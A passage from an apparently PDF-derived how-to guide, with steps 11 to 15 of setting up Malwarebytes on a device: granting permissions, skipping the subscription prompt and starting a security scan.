
11. In the permissions window, click **Give permission**.




12. A system pop-up appears, asking for permission; click **ALLOW**.




13. Click the **skip** button under **Already have a subscription** as shown in screenshot.



14. The **Your device has issues!** screen loads; click the **SCAN NOW** button under **LAST DEVICE SCAN**.



15. Malwarebytes security begins a security scan, as shown in screenshot.

